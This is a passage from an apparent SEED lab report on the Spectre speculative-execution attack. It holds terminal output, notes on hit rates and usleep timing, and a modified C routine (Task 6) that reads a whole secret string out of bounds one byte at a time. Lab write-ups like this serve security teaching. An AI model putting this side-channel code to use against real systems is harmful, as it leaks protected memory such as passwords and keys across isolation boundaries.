The Secret = 97.
[05/27/21]seed@VM:~/.../Labsetup$ ./task3
array[97*4096 + 1024] is in cache.
The Secret = 97.
```

- Comment out line star



```
[05/27/21]seed@VM:~/.../Labsetup$ gcc -march=native -o
task3 SpectreExperiment.c
[05/27/21]seed@VM:~/.../Labsetup$ ./task3
[05/27/21]seed@VM:~/.../Labsetup$ ./task3
[05/27/21]seed@VM:~/.../Labsetup$ ./task3
[05/27/21]seed@VM:~/.../Labsetup$ ./task3
[05/27/21]seed@VM:~/.../Labsetup$ ./task3
[05/27/21]seed@VM:~/.../Labsetup$ ./task3
[05/27/21]seed@VM:~/.../Labsetup$ █
```


- Replace Line 4 with `victim(i + 20);`



```
[05/27/21]seed@VM:~/.../Labsetup$ gcc -march=native -o
task3 SpectreExperiment.c
[05/27/21]seed@VM:~/.../Labsetup$ ./task3
[05/27/21]seed@VM:~/.../Labsetup$ ./task3
[05/27/21]seed@VM:~/.../Labsetup$ ./task3
[05/27/21]seed@VM:~/.../Labsetup$ ./task3
[05/27/21]seed@VM:~/.../Labsetup$ ./task3
[05/27/21]seed@VM:~/.../Labsetup$ ./task3
[05/27/21]seed@VM:~/.../Labsetup$ ./task3
```

  `i+20` is always larger than `size`, which is 10, so the CPU will be trained to take the FALSE branch.

Task 4




```
[05/27/21]seed@VM:~/.../Labsetup$ ./task4
secret: 0x80487a0
buffer: 0x804a024
index of secret (out of bound): -6276
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
[05/27/21]seed@VM:~/.../Labsetup$ ./task4
secret: 0x80487a0
buffer: 0x804a024
index of secret (out of bound): -6276
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
[05/27/21]seed@VM:~/.../Labsetup$ █
```

- We are able to steal the secret value some time. But there exists noise also.


Task 5

- Get 0, almost hit every time. Because that the previous code returns 0.




```
*****
Reading secret value at index -6012
The secret value is 0()
The number of hits is 999
```

- Just skip checking the `scores[0]` to improve that




```
  int max = 1;
  for (i = 2; i < 256; i++){
    if(scores[max] < scores[i]) max = i;
  }
```



```
Reading secret value at index -6012
The secret value is 83(S)
The number of hits is 7
[05/27/21]seed@VM:~/.../Labsetup$
```


- comment out line 1



```
[05/27/21]seed@VM:~/.../Labsetup$ gcc -march=native -o task5 Spect
reAttackImproved.c
[05/27/21]seed@VM:~/.../Labsetup$ ./task5
Reading secret value at index -8208
The secret value is 1()
The number of hits is 0
[05/27/21]seed@VM:~/.../Labsetup$
```


Never get a hit lol

- `usleep(5)`




```
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 14
```

- `usleep(1)`



```
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 12
[05/27/21]seed@VM:~/.../Labsetup$
```

- comment out the `usleep`



```
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 6
[05/27/21]seed@VM:~/.../Labsetup$
```


- The hit rate will increase first and then decrease when we enlarge the time of `usleep` from 0 to 10.

Task 6

- Change part of the code

```
int nextSecret(size_t target){
  int i;
  flushSideChannel();
  for(i=0;i<256; i++) scores[i]=0;

  for (i = 0; i < 1000; i++) {
    printf("*****\n");  // This seemly "useless" line is
necessary for the attack to succeed
    spectreAttack(target);
    usleep(10);
    reloadSideChannelImproved();
  }

  int max = 1;
  for (i = 2; i < 256; i++){
    if(scores[max] < scores[i]) max = i;
  }
  if (scores[max] == 0) return 0;
  else return max;
}

int main() {
  int i;
  uint8_t s;
  size_t index_beyond = (size_t)(secret - (char*)buffer);
  char res[256];
  int next = nextSecret(index_beyond);
  for (i = 0; i < 256 && next != 0; ++i){
    res[i] = next;
    index_beyond++;
    next = nextSecret(index_beyond);
  }
  res[i]='\0';
  printf("%s\n", res);
  return (0);
}
```

- Screenshots



```
*****
Some Secret Value
[05/27/21]seed@VM:~/.../Labsetup$
```